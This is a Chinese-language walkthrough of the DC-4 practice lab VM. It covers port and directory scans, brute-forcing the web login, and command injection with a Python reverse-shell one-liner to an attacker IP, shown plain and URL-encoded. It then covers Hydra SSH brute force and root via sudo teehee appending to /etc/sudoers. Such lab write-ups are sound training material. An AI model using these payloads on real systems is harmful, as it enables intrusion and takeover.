
DC-4靶机打靶记录
端口扫描
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -sS 192.168.5.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 23:03 EDT
Nmap scan report for 192.168.5.132 (192.168.5.132)
Host is up (0.00070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:3F:42:65 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds
目录扫描
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://192.168.5.132/

[11:18:27] Scanning:
[11:18:35] 302 -   704B - /command.php  ->  index.php
[11:18:35] 301 -   170B - /css  ->  http://192.168.5.132/css/
[11:18:38] 403 -   556B - /images/
[11:18:38] 301 -   170B - /images  ->  http://192.168.5.132/images/
[11:18:38] 200 -   506B - /index.php
[11:18:38] 403 -    15B - /index.pHp
[11:18:39] 302 -   206B - /login.php  ->  index.php
[11:18:39] 302 -   163B - /logout.php  ->  index.php

Task Completed
密码爆破
进入80端口开放的web页面,发现是个登录框。
没用什么CMS,于是只能爆破:

爆破出密码为happy(这里需要注意,爆破的时候不要看到都是302就开了自动跟随302,不然会和我一样一开始没什么结果)
命令注入+反弹shell
进入后里里面是个执行列文件之类操作的页面,这里抓包会看到,直接传递了明文系统命令参数。

python -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.5.130",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
URL编码一下传参:
POST /command.php HTTP/1.1
Host: 192.168.5.132
Content-Length: 23
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin: http://192.168.5.132
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.5.132/command.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=rqfrom3ud6hrl2ikcmto2uvkl6
Connection: keep-alive

radio=%70%79%74%68%6f%6e%20%2d%63%20%27%69%6d%70%6f%72%74%20%6f%73%2c%70%74%79%2c%73%6f%63%6b%65%74%3b%73%3d%73%6f%63%6b%65%74%2e%73%6f%63%6b%65%74%28%29%3b%73%2e%63%6f%6e%6e%65%63%74%28%28%22%31%39%32%2e%31%36%38%2e%35%2e%31%33%30%22%2c%34%34%34%34%29%29%3b%5b%6f%73%2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%66%29%66%6f%72%20%66%20%69%6e%28%30%2c%31%2c%32%29%5d%3b%70%74%79%2e%73%70%61%77%6e%28%22%73%68%22%29%27&submit=Run
成功反弹shell。

输入python -c 'import pty; pty.spawn("/bin/bash");'可以变成一个功能完整的shell。
这里进入之后翻了一下home目录,在jim文件夹下发现有密码本备份文件。
www-data@dc-4:/home$ ls ./jim
ls ./jim
backups  mbox  test.sh
www-data@dc-4:/home$ ls sam
ls sam
www-data@dc-4:/home$ cd jim
cd jim
www-data@dc-4:/home/jim$ ls
ls
backups  mbox  test.sh
www-data@dc-4:/home/jim$ ls -al
ls -al
total 32
drwxr-xr-x 3 jim  jim  4096 Apr  7  2019 .
drwxr-xr-x 5 root root 4096 Apr  7  2019 ..
-rw-r--r-- 1 jim  jim   220 Apr  6  2019 .bash_logout
-rw-r--r-- 1 jim  jim  3526 Apr  6  2019 .bashrc
-rw-r--r-- 1 jim  jim   675 Apr  6  2019 .profile
drwxr-xr-x 2 jim  jim  4096 Apr  7  2019 backups
-rw------- 1 jim  jim   528 Apr  6  2019 mbox
-rwsrwxrwx 1 jim  jim   174 Apr  6  2019 test.sh
www-data@dc-4:/home/jim$ ls backups
ls backups
old-passwords.bak
www-data@dc-4:/home/jim$ cat backup/old*
cat backup/old*
cat: 'backup/old*': No such file or directory
www-data@dc-4:/home/jim$ cat backups/old*
cat backups/old*
000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
dragon
654321
666666
123
myspace1
a123456
121212
1qaz2wsx
123qwe
123abc
tinkle
target123
gwerty
1g2w3e4r
gwerty123
zag12wsx
7777777
qwerty1
1q2w3e4r
987654321
222222
qwe123
qwerty123
zxcvbnm
555555
112233
fuckyou
asdfghjkl
12345a
123123123
1q2w3e
qazwsx
loveme1
juventus
jennifer1
!~!1
bubbles
samuel
fuckoff
lovers
cheese1
0123456
123asd
999999999
madison
elizabeth1
music
buster1
lauren
david1
tigger1
123qweasd
taylor1
carlos
tinkerbell
samantha1
Sojdlg123aljg
joshua1
poop
stella
myspace123
asdasd5
freedom1
whatever1
xxxxxx
00000
valentina
a1b2c3
741852963
austin
monica
qaz123
lovely1
music1
harley1
family1
spongebob1
steven
nirvana
1234abcd
hellokitty
thomas1
cooper
520520
muffin
christian1
love13
fucku2
arsenal1
lucky7
diablo
apples
george1
babyboy1
crystal
1122334455
player1
aa123456
vfhbyf
forever1
Password
winston
chivas1
sexy
hockey1
1a2b3c4d
pussy
playboy1
stalker
cherry
tweety
toyota
creative
gemini
pretty1
maverick
brittany1
nathan1
letmein1
cameron1
secret1
google1
heaven
martina
murphy
spongebob
uQA9Ebw445
fernando
pretty
startfinding
softball
dolphin1
fuckme
test123
qwerty1234
kobe24
alejandro
adrian
september
aaaaaa1
bubba1
isabella
abc123456
password3
jason1
abcdefg123
loveyou1
shannon
100200
manuel
leonardo
molly1
flowers
123456z
007007
password.
321321
miguel
samsung1
sergey
sweet1
abc1234
windows
qwert123
vfrcbv
poohbear
d123456
school1
badboy
951753
123456c
111
steven1
snoopy1
garfield
YAgjecc826
compaq
candy1
sarah1
qwerty123456
123456l
eminem1
141414
789789
maria
steelers
iloveme1
morgan1
winner
boomer
lolita
nastya
alexis1
carmen
angelo
nicholas1
portugal
precious
jackass1
jonathan1
yfnfif
bitch
tiffany
rabbit
rainbow1
angel123
popcorn
barbara
brandy
starwars1
barney
natalia
jibril04
hiphop
tiffany1
shorty
poohbear1
simone
albert
marlboro
hardcore
cowboys
sydney
alex
scorpio
1234512345
q12345
qq123456
onelove
bond007
abcdefg1
eagles
crystal1
azertyuiop
winter
sexy12
angelina
james
svetlana
fatima
123456k
icecream
popcorn1
www-data@dc-4:/home/jim$
尝试提权
find / -perm -4000 -type f 2>/dev/null
www-data@dc-4:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/exim4
/bin/mount
/bin/umount
/bin/su
/bin/ping
/home/jim/test.sh
发现/home/jim/test.sh有suid权限。
www-data@dc-4:/home/jim$ echo "/bin/sh" > test.sh
echo "/bin/sh" > test.sh
www-data@dc-4:/home/jim$ cat test.sh
cat test.sh
/bin/sh
www-data@dc-4:/home/jim$ ./test.sh
./test.sh
$ whoami
whoami
www-data
$
本来想直接改了sh中的内容直接拿到一个有权限的shell,但是失败了,Ai告诉我说是因为如果直接修改带有suid权限的文件,会直接导致权限消失,我看了一下,还真是。
后续还尝试了passwd提权,也没成功。
爆破ssh/横向
会想起前面拿到的密码本,尝试用得到的密码本爆破一下ssh端口。
hydra爆破的时候如果需要指定端口,需要-s参数来指定端口号。默认为22。
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l jim -P pass.txt ssh://192.168.5.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-12 00:18:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 253 login tries (l:1/p:253), ~16 tries per task
[DATA] attacking ssh://192.168.5.132:22/
[22][ssh] host: 192.168.5.132   login: jim   password: jibril04
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-12 00:18:37
ssh链接一下登录jim的账号:
这里登上去没找到新的东西用于提权,看了眼别的师傅的wp,才注意到刚登陆上去有段话:
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh jim@192.168.5.132
The authenticity of host '192.168.5.132 (192.168.5.132)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.132' (ED25519) to the list of known hosts.
jim@192.168.5.132's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$

说是有邮件,邮件在哪里?
Linux系统邮件目录通常分为用户本地收件箱和系统全局邮件池。本地用户邮件默认存放于
/var/spool/mail/[用户名]或/var/mail/[用户名]。个人邮件箱(mbox)常用~/mbox或/etc/postfix或/etc/dovecot。
jim@dc-4:~$ ls /
bin   etc         initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot  home        lib             mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lost+found      opt    run   sys   var
jim@dc-4:~$ cd /var
jim@dc-4:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
jim@dc-4:/var$ cd mail
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ cd jim
-bash: cd: jim: Not a directory
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles

jim@dc-4:/var/mail$
信件的大意是charles给jim发了邮件说今天完了就去旅行,老板让他给了jim她自己的账号密码防止出现什么差错。

这敢情好,直接ssh登录Charles的账号:
再次提权
charles@dc-4:~$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$
找了下该命令的提权方式:
echo 'charles ALL=(ALL:ALL) NOPASSWD:ALL' | sudo teehee -a /etc/sudoers
然后 sudo su 或者 sudo /bin/sh
成功拿到flag。
root@dc-4:~# cat f*


888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:~#

 浙公网安备 33010602011771号